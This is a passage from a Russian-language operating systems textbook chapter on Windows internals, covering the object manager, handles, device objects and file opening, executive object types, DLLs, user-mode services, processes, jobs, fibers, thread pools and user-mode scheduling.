Странно названный каталог \?? содержит имена всех устройств в стиле MS-DOS, такие как A: (для флоппи-диска) и C: (для первого жесткого диска). Эти имена фактически являются символическими ссылками на каталог \Device, где и находятся объекты устройств. Имя \?? было выбрано для того, чтобы оно было первым по алфавиту (для ускорения поиска тех маршрутов, которые начинаются с буквы диска). Содержимое других каталогов объектов должно быть понятно без пояснений.

Как описывалось ранее, диспетчер объектов поддерживает в каждом объекте отдельный счетчик описателей. Этот счетчик никогда не бывает больше, чем счетчик указателей со ссылками, поскольку каждый допустимый описатель имеет указатель (на объект) со ссылкой в своем элементе таблицы описателей. Отдельный счетчик описателей необходим, поскольку многим типам объектов может понадобиться очистка состояния после исчезновения последней ссылки пользовательского режима (даже если они еще не готовы к удалению из памяти).

Пример — файловые объекты, которые представляют собой экземпляр открытого файла. В Windows файл можно открыть для монопольного доступа. Когда последний описатель файлового объекта закрывается, важно убрать монопольный доступ именно в этот момент, а не ждать, пока исчезнут вспомогательные ссылки ядра (например, оставшиеся после последнего сброса данных из памяти). В противном случае закрытие и повторное открытие файла из пользовательского режима может и не сработать (поскольку файл будет продолжать находиться в состоянии использования).

Несмотря на то что диспетчер объектов имеет все механизмы для управления жизненным циклом объектов внутри ядра, ни интерфейсы NT API, ни Win32 API не предоставляют ссылочного механизма для работы с описателями в нескольких параллельных потоках пользовательского режима. Таким образом, во многих многопоточных приложениях создаются условия гонки и ошибки, когда они закрывают описатель в одном потоке еще до того, как завершится работа с ним в другом потоке; либо описатель закрывается много раз; либо закрывают такой описатель, который еще используется в другом потоке, и используют его для ссылки на другой объект.

Возможно, Windows API надо было спроектировать таким образом, чтобы для каждого типа объектов требовалось свое API закрытия объекта (а не просто одна общая операция *NtClose*). Это по крайней мере снизило бы частоту возникновения ошибок из-за того, что потоки пользовательского режима закрывают не те описатели. Другим решением могло бы быть встраивание поля последовательного номера в каждый описатель (в дополнение к индексу таблицы описателей).

Для того чтобы помочь авторам приложений находить подобные проблемы в их программах, Windows имеет **верификатор приложений** (application verifier), который разработчики могут скачать с сайта компании Microsoft. Аналогично верификатору для драйверов (который мы опишем в разделе 11.7), верификатор приложений делает подробные проверки правил (чтобы помочь программистам отыскать ошибки, которые могут быть не обнаружены обычным тестированием). Он может также включить режим упорядочивания FIFO для списка свободных описателей, чтобы описатели не использовались сразу же повторно (то есть выключить имеющий более высокую производительность режим LIFO, который обычно используется для таблиц описателей). Предотвращение быстрого повторного использования описателей меняет ситуацию использования операцией неправильного описателя на ситуацию использования закрытого описателя (что несложно обнаружить).

Объект устройства — это один из самых важных и универсальных объектов режима ядра исполнительного модуля. Тип указывается диспетчером ввода-вывода, который наряду с драйверами устройств является основным пользователем объектов устройств. Объекты устройств тесно связаны с драйверами, причем каждый объект устройства обычно имеет ссылку на конкретный объект драйвера, который описывает порядок обращения к процедурам обработки ввода-вывода (для соответствующего устройству драйвера).

Объекты устройств представляют собой аппаратные устройства, интерфейсы, шины, а также логические разделы дисков, дисковые тома и даже файловые системы и расширения ядра (наподобие антивирусных фильтров). Многие драйверы устройств имеют имена, так что к ним можно обращаться без необходимости открывать описатели для экземпляров устройств (как это делается в UNIX). Чтобы проиллюстрировать использование процедуры *Parse*, мы будем использовать объекты устройств (рис. 11.11).

1. Когда компонент исполнительного уровня (такой, как реализующий собственный системный вызов *NtCreateFile* диспетчер ввода-вывода) вызывает *ObOpenObjectByName* в диспетчере объектов, то он передает маршрут (в кодировке Unicode) для пространства имен NT (например, \??\C:\foo\bar).
2. Диспетчер объектов выполняет поиск по каталогам и символическим ссылкам и в итоге обнаруживает, что \??\C: относится к объекту устройства (типу, определенному диспетчером ввода-вывода). Объект устройства — это листовой узел в той части пространства имен, которой управляет диспетчер объектов.
3. Затем диспетчер объектов вызывает процедуру *Parse* для этого типа объектов — это *IopParseDevice*, реализованная диспетчером ввода-вывода. Она передает не только указатель на найденный объект устройства (для C:), но и остаток строки (\foo\bar).
4. Диспетчер ввода-вывода создает **IRP** (I/O Request Packet — пакет запроса ввода-вывода), выделяет файловый объект и отправляет запрос в стек устройств ввода-вывода (определенный объектом устройства, который был найден диспетчером объектов).
5. IRP передается вниз по стеку ввода-вывода, пока не достигнет того объекта устройства, который представляет экземпляр файловой системы для C:. На всех стадиях управление передается точке входа в объект драйвера, связанный с объектом устройства на этом уровне. В данном случае используется точка входа для операций *CREATE*, поскольку запрос дан на создание или открытие файла с названием \foo\bar данного тома).

6. Обнаруженные по мере продвижения IRP к файловой системе объекты устройств представляют драйверы фильтров файловой системы, которые могут модифицировать операции ввода-вывода до того, как они достигнут объекта устройства файловой системы. Обычно эти промежуточные устройства представляют собой расширения системы (наподобие антивирусных фильтров).
7. Объект устройства файловой системы имеет ссылку на объект драйвера файловой системы (например, NTFS). Таким образом, объект драйвера содержит адрес операции *CREATE* в NTFS.
8. NTFS заполняет файловый объект и возвращает его диспетчеру ввода-вывода, который осуществляет возврат вверх по всему стеку устройств (до тех пор, пока *IopParseDevice* не вернется в диспетчер объектов — см. раздел 11.8).
9. Диспетчер объектов закончил поиск в пространстве имен. Он получил обратно инициализированный объект из процедуры *Parse* (который является файловым объектом, а не исходным объектом устройства, который он обнаружил). Таким образом, диспетчер объектов создает описатель для файлового объекта в таблице описателей текущего процесса и возвращает описатель вызывавшей стороне.
10. Последний шаг — возврат к вызвавшей стороне (в пользовательский режим), который в данном случае является процедурой *CreateFile* интерфейса Win32 API. Она вернет описатель в приложение.




Рис. 11.11. Шаги в диспетчерах ввода-вывода и объектов для создания или открытия файла и получения описателя файла

Компоненты исполнительного уровня могут создавать новые типы динамически, при помощи вызова интерфейса *ObCreateObjectType* диспетчера объектов. Не существует исчерпывающего списка типов объектов, и от версии к версии они меняются. Некоторые из наиболее часто используемых в Windows типов перечислены в табл. 11.10. Позвольте кратко рассказать об этих объектных типах.

Таблица 11.10. Некоторые часто встречающиеся объектные типы исполнительного уровня (управляемые диспетчером объектов)

Тип	Описание
Process (процесс)	Пользовательский процесс
Thread (поток)	Поток в процессе
Semaphore (семафор)	Вычислительный семафор, используемый для межпроцессной синхронизации
Mutex (мьютекс)	Двоичный семафор, используемый для входа в критическую область
Event (событие)	Объект синхронизации с постоянным состоянием (сигнализированным или нет)
ALPC Port (Порт ALPC)	Механизм для передачи сообщений между процессами
Timer (таймер)	Объект, который разрешает потоку бездействовать в течение фиксированного периода времени
Queue (очередь)	Объект, который используется для уведомления о завершении асинхронного ввода-вывода
Open file (открытый файл)	Объект, который связан с открытым файлом
Access token (маркер доступа)	Дескриптор безопасности для некоего объекта
Profile (профиль)	Структура данных, используемая для профилирования использования процессора
Section (сегмент)	Объект, который используется для представления отображаемых файлов
Key (ключ)	Ключ реестра (используется для прикрепления реестра к пространству имен диспетчера объектов)
Object directory (каталог объектов)	Каталог для группировки объектов в диспетчере объектов
Symbolic link (символическая ссылка)	Ссылается на другой объект диспетчера объектов при помощи маршрута
Device (устройство)	Объект устройства ввода-вывода для физического устройства, шины, драйвера или экземпляра тома
Device driver (драйвер устройства)	Каждый загруженный драйвер устройства имеет свой объект

Процесс и поток являются очевидными. Есть один объект для каждого процесса и каждого потока, который хранит главные свойства (необходимые для управления процессом или потоком). Следующие три объекта (семафор, мьютекс и событие) относятся к межпроцессной синхронизации. Семафоры и мьютексы работают как обычно, но имеют разные дополнительные возможности (например, максимальные значения и тайм-ауты). События могут находиться в одном из двух состояний: сигнализированном или несигнализированном. Если поток ждет события, которое находится в сигнализированном состоянии, то он немедленно освобождается. Если событие находится в несигнализированном состоянии, то он блокируется до того момента, когда какой-то другой поток просигнализирует об этом событии, после чего произойдет освобождение либо всех заблокированных потоков (для событий уведомления), либо только первого

заблокированного потока (для событий синхронизации). Событие может быть также настроено таким образом, что после успешного получения сигнала оно автоматически перейдет в несигнализированное состояние (а не останется в сигнализированном состоянии).

Объекты порта, таймера и очереди также относятся к обмену и синхронизации. Порты — это каналы между процессами (для обмена сообщениями LPC). Таймеры предоставляют способ блокирования на определенный интервал времени. Очереди (известные внутри системы как KQUEUES) используются для уведомления потоков о том, что ранее начатая операция асинхронного ввода-вывода завершилась, или о том, что в порту ждет сообщение. Очереди созданы для управления уровнем параллелизма в приложении и используются в высокопроизводительных многопроцессорных приложениях, например таких, как серверы систем управления базами данных.

Открытые файловые объекты создаются при открытии файла. Неоткрытые файлы не имеют объектов, которыми управляет диспетчер объектов. Маркеры доступа — это объекты безопасности. Они идентифицируют пользователя и рассказывают о том, какие специальные привилегии этот пользователь имеет (если они есть). Профили — это структуры, которые используются для хранения периодических отсчетов программного счетчика работающего потока (чтобы выяснить, где программа проводит свое время).

Сегменты используются для представления объектов памяти, которые приложения могут попросить у диспетчера памяти отобразить на свое адресное пространство. Они хранят сведения о сегменте файла (или файла подкачки), который представляет страницы объекта памяти (когда они находятся на диске). Ключи представляют для пространства имен реестра точку монтирования в пространстве имен диспетчера объектов. Обычно имеется только один объект ключа (с названием *\REGISTRY*), который соединяет названия ключей реестра и их значения с пространством имен NT.

Каталоги объектов и символические ссылки являются полностью локальными для той части пространства имен NT, которая управляется диспетчером объектов. Они похожи на свои аналоги в файловой системе: каталоги позволяют собрать вместе связанные между собой объекты. Символические ссылки позволяют имени из одной части пространства имен объектов ссылаться на объект в другой части пространства имен объектов.

Каждое известное операционной системе устройство имеет один (или несколько) объектов устройств, которые содержат информацию о нем и используются системой для ссылок на устройство. И наконец, каждый драйвер устройства (который был загружен) имеет объект драйвера в пространстве объектов. Объекты драйвера совместно используются всеми объектами устройств, которые представляют собой экземпляры устройств, управляемых этими драйверами.

Прочие объекты (не указанные в таблице) служат более специализированным целям (взаимодействие с транзакциями ядра, пул рабочих потоков Win32).

11.3.4. Подсистемы, DLL и службы пользовательского режима

Возвращаясь к рис. 11.2, мы видим, что операционная система Windows состоит из компонентов режима ядра и компонентов пользовательского режима. Мы закончили обзор компонентов режима ядра — пришло время рассмотреть компоненты пользо-

вательского режима, из которых для Windows особенно важны три типа: подсистемы среды, DLL и процессы служб.

Мы уже описали модель подсистем Windows; не будем вдаваться в дальнейшие подробности — только упомянем, что в исходном проекте NT подсистемы рассматривались как способ поддержки «персонажей» нескольких операционных систем через единое базовое программное обеспечение (работающее в режиме ядра). Возможно, это была попытка избежать соревнования операционных систем за одну и ту же платформу (как это происходило между VMS и Berkeley UNIX на компьютерах VAX компании DEC). Или, возможно, это происходило потому, что в компании Microsoft никто не знал, станет ли OS/2 успешной в качестве интерфейса программирования (и поэтому они хеджировали свои риски). В любом случае OS/2 утратила значение, а последовавший за ней Win32 API (который был разработан для совместного использования с Windows 95) стал доминирующим.

Второй ключевой аспект проекта пользовательского режима Windows — это динамически связываемые библиотеки (Dynamic Link Library (DLL)), являющиеся кодом, который связывается с исполняемыми программами во время выполнения (а не во время компиляции). Совместно используемые библиотеки не являются новой концепцией, они используются большинством современных операционных систем. В Windows почти все библиотеки — это DLL, начиная с системной библиотеки ntdll.dll (которая загружается в каждый процесс) и заканчивая библиотеками высокого уровня (с обычными функциями), которые предназначены для того, чтобы сделать возможным интенсивное повторное использование кода разработчиками приложений.

DLL повышают эффективность системы (позволяя процессам совместно использовать код), снижают время загрузки программ с диска (часто используемый код хранится в памяти), увеличивают удобство эксплуатации системы (позволяя обновлять библиотечный код операционной системы без необходимости перекомпиляции или повторной сборки всех тех приложений, которые его используют).

В то же время совместно используемые библиотеки приносят проблему версий и увеличивают сложность системы, поскольку внесенные в совместно используемую библиотеку изменения, предназначенные для одной конкретной программы, могут выявить латентные ошибки других приложений или вовсе нарушить их работу (из-за изменений в реализации), — эта проблема в мире Windows называется **адом DLL** (DLL hell).

Концепция реализации DLL проста. Вместо того чтобы компилятор выдавал код, который будет напрямую вызывать процедуры из того же исполняемого образа, вводится уровень косвенного обращения — таблица **IAT** (Import Address Table — таблица адресов импорта). Когда загружается исполняемый модуль, в нем производится поиск списка тех DLL, которые также должны загружаться (на самом деле это целый граф, потому что в этих DLL есть список других DLL, нужных для их работы). Необходимые DLL загружаются, и IAT заполняется для всех них.

Действительность более сложна. Есть еще одна проблема: представляющий связи между DLL граф может иметь циклы или демонстрировать недетерминированное поведение, так что составление списка DLL для загрузки может оказаться невыполнимым. Кроме того, в Windows библиотеки DLL имеют возможность выполнить код либо при загрузке в процесс, либо при создании нового потока. Вообще-то это сделано для того, чтобы они могли выполнить инициализацию или выделить область хранения для потока, но многие DLL в этих процедурах *attach* выполняют большое количество

вычислений. Если какой-то из вызываемых в процедуре *attach* функций нужно изучить список загруженных DLL, то может получиться взаимоблокировка, которая подвесит процесс.

DLL применяются не только для совместного использования кода. Они реализуют модель *хостинга* (hosting) для расширения приложений. Internet Explorer может скачивать и подключаться к DLL, которые называются **элементами управления ActiveX** (ActiveX controls). На другом конце Интернета веб-серверы также подгружают динамический код, чтобы добиться наилучшего отображения страниц. Приложения типа Microsoft Office связываются с DLL и выполняют их код, чтобы Office мог использоваться как платформа для создания других приложений. Программирование в стиле **COM** (Component Object Model — модель компонентных объектов) позволяет программам динамически находить и загружать код, который создан для предоставления конкретного опубликованного интерфейса, что приводит к хостингу (размещению) DLL внутри процессов почти во всех приложениях, которые используют COM.

Вся эта динамическая загрузка кода приводит к еще большему усложнению операционной системы, поскольку управление версиями библиотек — это не просто сопоставление исполняемых модулей и правильных версий DLL, иногда приходится загружать в процесс несколько версий одной и той же DLL (компания Microsoft называет это загрузкой **«бок о бок»** — side-by-side). Одна программа может размещать две разные динамические библиотеки, причем они обе могут пожелать загрузить одну и ту же библиотеку Windows (и потребовать свою конкретную версию этой библиотеки).

Более удачным решением было бы размещение кода в отдельном процессе. Однако размещение кода вне процесса приводит к снижению производительности и во многих случаях усложняет модель программирования. Компании Microsoft еще предстоит разработать хорошее решение для всех этих сложностей пользовательского режима. Они заставляют тосковать по относительной простоте режима ядра.

Одна из причин того, что режим ядра проще, чем пользовательский режим, состоит в том, что он поддерживает относительно небольшое количество возможностей расширения помимо модели драйверов устройств. В Windows функциональность системы расширяется за счет служб пользовательского режима. Это решение хорошо работало для подсистем, и еще лучше оно работает тогда, когда реализуется всего несколько новых служб, а не полный «персонаж» операционной системы. Между службами, реализованными в процессах ядра и процессах пользовательского режима, имеется относительно немного различий. И ядро и процесс предоставляют частные адресные пространства, где структуры данных могут быть защищены и запросы служб могут отслеживаться.

Однако службы в процессах ядра и службы в пользовательских процессах могут существенно различаться по производительности. На современном оборудовании переход из режима ядра в пользовательский режим — процесс медленный, но он все же быстрее, чем два таких перехода (когда вам нужно переключиться в другой процесс и обратно). Кроме того, межпроцессный обмен имеет меньшую пропускную способность.

Код режима ядра может (с большой осторожностью) обращаться к данным по адресам пользовательского режима, передаваемым как параметры системных вызовов. Для служб пользовательского режима либо эти данные должны копироваться в процесс службы, либо нужно играть с отображением памяти туда и обратно (в Windows это делается при помощи средств ALPC).

Возможно, в будущем аппаратные издержки переходов между адресными пространствами и режимами защиты будут снижены (или даже станут несущественными). Проект Singularity подразделения Microsoft Research (Fandrich et al., 2006) использует технологии времени выполнения (подобные используемым в C# и Java) для того, чтобы сделать защиту полностью программным вопросом. Не требуется никакого аппаратного переключения между адресными пространствами или режимами защиты.

Windows интенсивно использует процессы служб пользовательского режима для расширения функциональности системы. Некоторые из этих служб строго привязаны к работе компонентов режима ядра. Таков lsass.exe, являющийся локальной службой аутентификации, управляющей объектами маркеров (которые представляют собой идентификацию пользователя), а также управляющий используемыми файловой системой ключами шифрования. Диспетчер Plug-and-Play пользовательского режима отвечает за определение правильного драйвера (который нужно использовать при обнаружении нового аппаратного устройства), его инсталляцию и выдачу ядру указания о его загрузке. Многие средства сторонних разработчиков (такие, как антивирусы и средства управления цифровыми правами) реализованы как комбинация драйверов режима ядра и служб пользовательского режима.

В Windows диспетчер задач taskmgr.exe имеет вкладку, в которой указаны работающие в системе службы. В одном процессе (svchost.exe) можно увидеть несколько работающих служб. Windows делает так для многих служб этапа загрузки (для уменьшения времени запуска системы). Службы можно комбинировать в одном процессе, если они могут безопасно работать с одинаковыми атрибутами системы безопасности.

Индивидуальные службы внутри любого совместно используемого процесса службы загружаются как DLL. Они обычно совместно используют пул потоков Win32, так что для всех резидентных служб требуется минимальное количество потоков.

Службы являются частыми источниками уязвимостей в системе, поскольку к ним можно получить удаленный доступ (это зависит от настроек сетевого экрана TCP/IP и настроек IP Security), и не все пишущие службы программисты достаточно осторожны (они не всегда проверяют передаваемые через RPC параметры и буферы).

Количество постоянно работающих в Windows служб просто потрясающее. Причем лишь немногие из этих служб вообще получают запросы (хотя если они их получают, то это, скорее всего, атака с попыткой использовать уязвимость). В результате все больше служб Windows по умолчанию выключается (особенно в версиях Windows Server).

11.4. Процессы и потоки в Windows

Для управления процессором и группировки ресурсов Windows имеет несколько концепций. В следующих разделах мы их изучим и обсудим некоторые из соответствующих вызовов Win32 API, а также покажем, как они реализованы.

11.4.1. Фундаментальные концепции

В Windows процессы являются контейнерами для программ. Они содержат виртуальное адресное пространство, описатели объектов режима ядра, а также потоки. Как контейнеры для потоков они содержат также общие ресурсы, используемые для вы-

полнения потоков, такие как указатель на структуру квоты, совместно используемый объект маркера, а также параметры по умолчанию (используемые для инициализации потоков), включая приоритет и класс планирования. Каждый процесс имеет системные данные пользовательского режима, называемые **PEB** (Process Environment Block — блок среды процесса). PEB включает список загруженных модулей (EXE и DLL), область памяти со строками окружения, текущий рабочий каталог, а также данные для управления кучами процесса (и множество разнообразного хлама из Win32, который накопился со временем).

Потоки — это абстракции ядра для планирования процессора в Windows. Каждому потоку присваивается приоритет (в зависимости от значения приоритета его процесса). Потоки могут быть **аффинизированными** (affinitized), чтобы они выполнялись только на определенных процессорах. Это помогает параллельным программам, работающим на многоядерном микропроцессоре или нескольких процессорах, распределять нагрузку явным образом. Каждый поток имеет два отдельных стека вызовов: один для выполнения в пользовательском режиме, другой для режима ядра. Есть также блок **TEB** (Thread Environment Block — блок среды потока), который хранит специфичные для потока данные пользовательского режима, в том числе **области хранения для потока** (Thread Local Storage) и поля для Win32, локализации языка и культуры, а также прочие специальные поля, которые были добавлены различными средствами.

Помимо PEB и TEB существует еще одна структура данных, которую режим ядра использует совместно со всеми процессами, — **совместно используемые данные пользователя** (user shared data). Это страница, в которую ядро может вести запись, а процессы пользовательского режима могут из нее только читать. Она содержит некоторые поддерживаемые ядром значения, такие как различные формы времени, информация о версиях, количество физической памяти, а также большое количество флагов (совместно используемых различными компонентами пользовательского режима, такими как COM, службы терминалов, отладчики). Эта совместно используемая страница применяется исключительно для оптимизации производительности, поскольку все эти значения можно получить и при помощи системного вызова в режим ядра. Однако системные вызовы гораздо более дорогие, чем простое обращение к памяти, поэтому для некоторых поддерживаемых системой полей (таких, как время) использовать эту страницу очень разумно. Другие поля (такие, как текущий часовой пояс) меняются редко (исключение — компьютеры на борту самолета), однако использующий их код должен часто запрашивать эти поля, чтобы определить, не изменились ли они. И это все работает, как бы уродливо оно ни выглядело, наряду со многими другими изъянами, снижающими производительность.

Процессы

Процессы создаются из объектов сегментов, каждый из которых описывает объект памяти, основанный на дисковом файле. При создании процесса создающий процесс получает описатель, который позволяет ему модифицировать новый процесс через отображение сегментов, выделение виртуальной памяти, запись параметров и данных окружения, дублирование дескрипторов файлов в свою таблицу описателей, создание потоков. Это отличается от того, как процессы создаются в системах UNIX, и демонстрирует разницу между UNIX и Windows.

UNIX была спроектирована для 16-битных однопроцессорных систем, которые применяли подкачку для совместного использования памяти процессами. В таких системах

использование процесса как единицы параллельности и операции *fork* для создания процессов было просто блестящей идеей. Для выполнения нового процесса в небольшом количестве памяти (при отсутствии аппаратных средств виртуальной памяти) приходилось процессы из памяти выгружать на диск. Первоначально *fork* в системе UNIX была реализована при помощи простой выгрузки родительского процесса и передачи его физической памяти дочернему процессу. Эта операция была почти «бесплатной».

В отличие от тех времен, на момент написания командой Катлера системы NT обычной аппаратной средой были 32-битные многопроцессорные системы с аппаратной виртуальной памятью, которая использовала от 1 до 16 Мбайт физической памяти. Наличие нескольких процессоров позволяет выполнять части программ одновременно, поэтому NT применяла процессы как контейнеры для совместного использования памяти и ресурсов объектов, а потоки — как единицу параллельности (для планирования).

Конечно, те системы, которые появятся в течение нескольких последующих лет, не будут похожи ни на одну из этих двух целевых систем. У них будет 64-битное адресное пространство с десятками (или сотнями) процессорных ядер и десятки или сотни гигабайт физической памяти. К тому же эта память может радикально отличаться от нынешней оперативной памяти. Сегодня оперативная память теряет свое содержимое при отключении электропитания, но память, основанная на фазовых изменениях, появление которой уже ожидается, сохраняет свои значения (подбно дискам) даже после отключения электропитания. Также ожидается, что жесткие диски будут заменены устройствами флеш-памяти и другими энергонезависимыми системами хранения, будет более широкой поддержка виртуализации, всеобъемлющая сетевая поддержка, а также поддержка инноваций в области синхронизации (наподобие транзакционной памяти). Windows и UNIX будут продолжать приспосабливаться к новым аппаратным средствам, но самое интересное — наблюдать за тем, какие новые операционные системы разрабатываются специально для использующих эти достижения систем.

Задания и волокна

Windows может объединять процессы в задания, группирующие процессы, чтобы ограничить содержащиеся в них потоки, — использовать совместное квотирование ресурсов или **маркер ограниченного доступа** (restricted token), который не позволяет потокам обращаться ко многим системным объектам. Самым важным свойством заданий (в плане управления ресурсами) является то, что с того момента, как процесс оказался в задании, все созданные (в этих процессах) потоками процессы также будут находиться в этом задании. Выхода нет. В полном соответствии со своим названием задания были предназначены для таких ситуаций, которые скорее напоминали пакетную обработку заданий, чем обычные интерактивные вычисления.

Процесс может находиться внутри только одного задания (максимум). Это разумно, поскольку трудно определить, как можно ограничить процесс несколькими квотами или маркерами ограниченного доступа. Однако это означает, что если несколько служб в системе попытаются использовать задания для управления процессами, то получатся конфликты (если они попытаются управлять одними и теми же процессами). Например, административный инструмент, ограничивающий использование ресурсов (за счет размещения процессов в заданиях), будет сбит с толку, если процесс сначала вставит себя в свое собственное задание (или если инструмент безопасности уже поместил процесс в задание с маркером ограниченного доступа — для ограничения его доступа к системным объектам). В результате задания в Windows применяются редко.

В современной Windows задания используются для группировки процессов, выполняющих приложения. Процессы, содержащие выполняемое приложение, должны быть идентифицированы операционной системой, чтобы она смогла управлять всем приложением от имени пользователя.

На рис. 11.12 показана связь между заданиями (jobs), процессами (processes), потоками (threads) и волокнами (fibers). Задания содержат процессы. Процессы содержат потоки. Но потоки не содержат волокон. Связь между потоками и волокнами обычно имеет тип «многие-ко-многим».




Рис. 11.12. Связь между заданиями, процессами, потоками и волокнами. Задания и волокна не обязательны: не все процессы находятся в заданиях или содержат волокна

Волокна создаются путем выделения места в стеке и структуры данных волокна в пользовательском режиме (для хранения регистров и данных, связанных с этим волокном). Потоки преобразуются в волокна, однако волокна могут создаваться и независимо от потоков. Такие волокна не будут выполняться до тех пор, пока уже выполняющееся в потоке волокно не вызовет явно *SwitchToFiber* (для запуска волокна). Потоки могут попытаться переключиться на то волокно, которое уже выполняется, так что программист должен предусмотреть синхронизацию (во избежание этого явления).

Основным преимуществом волокон является то, что издержки переключения между волокнами гораздо ниже, чем переключения между потоками. Для переключения между потоками надо войти в ядро и выйти из него. Переключение между волокнами сохраняет и восстанавливает несколько регистров (без всякой смены режима).

Несмотря на то что производится совместное планирование волокон, при наличии множества планирующих волокна потоков требуется большой объем работы по тщательной синхронизации (чтобы волокна не мешали друг другу). Для упрощения взаимодействия между потоками и волокнами часто бывает полезно создавать ровно столько потоков, сколько имеется процессоров для их выполнения, а также аффинизировать потоки (чтобы каждый поток работал только на определенном наборе процессоров либо вообще только на одном процессоре).

Каждый поток может затем выполнять определенное подмножество волокон, создавая связь типа «один-ко-многим» между потоками и волокнами (это упрощает синхронизацию). И даже при этом с волокнами много проблем. Большинство библиотек Win32 абсолютно ничего не знает о существовании волокон, поэтому те приложения, которые попытаются использовать волокна как потоки, будут испытывать различные сбои. Ядро не знает о волокнах, и когда волокно входит в ядро, поток, в котором оно выполняется, может заблокироваться, и ядро запланирует на процессор произвольный (другой) по-

ток, после чего процессор будет недоступен для выполнения других волокон. По всем этим причинам волокна используются редко (кроме случаев переноса кода с других систем, для которых нужна предоставляемая волокнами функциональность).

Пулы потоков и планирование в пользовательском режиме

Пул потоков Win32 является надстройкой над моделью потоков Windows, предоставляющей более удачную абстракцию для определенного типа программ. Создание потока обходится слишком дорого, если обращаться к нему при каждом требовании программы выполнить небольшую задачу в параллель с другими задачами, чтобы использовать преимущества нескольких процессоров. Задачи могут быть сгруппированы в более крупные задачи, но это сократит объем используемого в программе параллелизма. Альтернативным подходом для программы будет выделение ограниченного количества потоков и поддержка очереди задач, требующих выполнения. Как только поток завершит выполнение задачи, он берет из очереди следующую задачу. Эта модель отделяет вопросы управления ресурсами (сколько процессоров доступно и сколько потоков должно быть создано) от модели программирования (что собой представляет задача и как задачи синхронизируются). В Windows это решение оформлено в пул потоков Win32, набор API-функций для автоматического управления динамическим пулом потоков и в отправление ему задач.

Пулы потоков не являются идеальным решением, поскольку при блокировании потока на каком-нибудь ресурсе в середине задачи он не может переключиться на другую задачу. Таким образом, пул потоков неминуемо будет создавать больше потоков, чем имеется процессоров, чтобы при блокировке одних потоков могли быть спланированы другие, готовые к выполнению потоки. Пул потоков интегрирован со многими обычными механизмами синхронизации, такими как ожидание завершения ввода-вывода или блокирование до тех пор, пока не поступит сигнал от события ядра. Синхронизация может использоваться в качестве инициатора для ведения очереди задач, чтобы потокам не назначалась задача до того, как она будет готова к запуску.

В реализации пула потоков используется тот же самый механизм очередей, который предоставляется для синхронизации с завершением ввода-вывода, вместе с фабрикой потоков режима ядра, которая по мере необходимости добавляет потоки процессу, обеспечивая занятость доступных процессоров. Небольшие задачи бывают во многих приложениях, но особенно часто они попадаются в тех приложениях, которые предоставляют службы в клиент-серверной модели вычислений, где один за другим слудуют запросы, отправляемые клиентом серверу. Использование пула потоков для таких сценариев повышает эффективность системы за счет сокращения издержек на создание потоков и перемещения принятия решений по управлению потоками в пуле за пределы приложения в операционную систему.

Программисты видят, как один Windows-поток фактически представляет собой два потока: запускаемый в режиме ядра и запускаемый в пользовательском режиме. Точно такая же модель имеется и в UNIX. Каждому из этих потоков выделяются его собственный стек и его собственная память для хранения его регистров, когда он не выполняется. Два потока оказываются одним потоком, потому что они не работают в одно и то же время. Поток пользовательского режима работает в качестве расширения потока режима ядра, запускаемого, только когда поток ядра переключается на него, возвращаясь из режима ядра в пользовательский режим. Когда поток пользовательского режима хочет выполнить системный вызов, столкнувшись с ошибкой отсутствия

страницы или вытеснением, система входит в режим ядра и переключается обратно на соответствующий поток ядра. Обычно невозможно переключаться между потоками в пользовательском режиме без предварительного переключения на соответствующий поток режима ядра, переключения на новый поток режима ядра, а затем переключения на его поток пользовательского режима.

Большую часть времени разница между потоками пользовательского режима и режима ядра не заметна программисту. Но в Windows 7 Microsoft добавила средство под названием **UMS** (User-Mode Scheduling — планирование в пользовательском режиме), которое выставляет разницу напоказ. Планировщик UMS похож на те средства, которые используются в других операционных системах, например на **scheduler activations** (планировщик активаций). Он может использоваться для переключения между потоками пользовательского режима без предварительного входа в ядро, предоставляя преимущества волокон, но с намного лучшей интеграцией в Win32, поскольку здесь используются настоящие потоки Win32.

В реализации UMS имеются три основных элемента:

1. **Переключение в пользовательском режиме**: планировщик пользовательского режима может быть написан для переключения между пользовательскими потоками без входа в ядро. Когда пользовательский поток входит в режим ядра, UMS найдет соответствующий поток ядра и немедленно на него переключится.
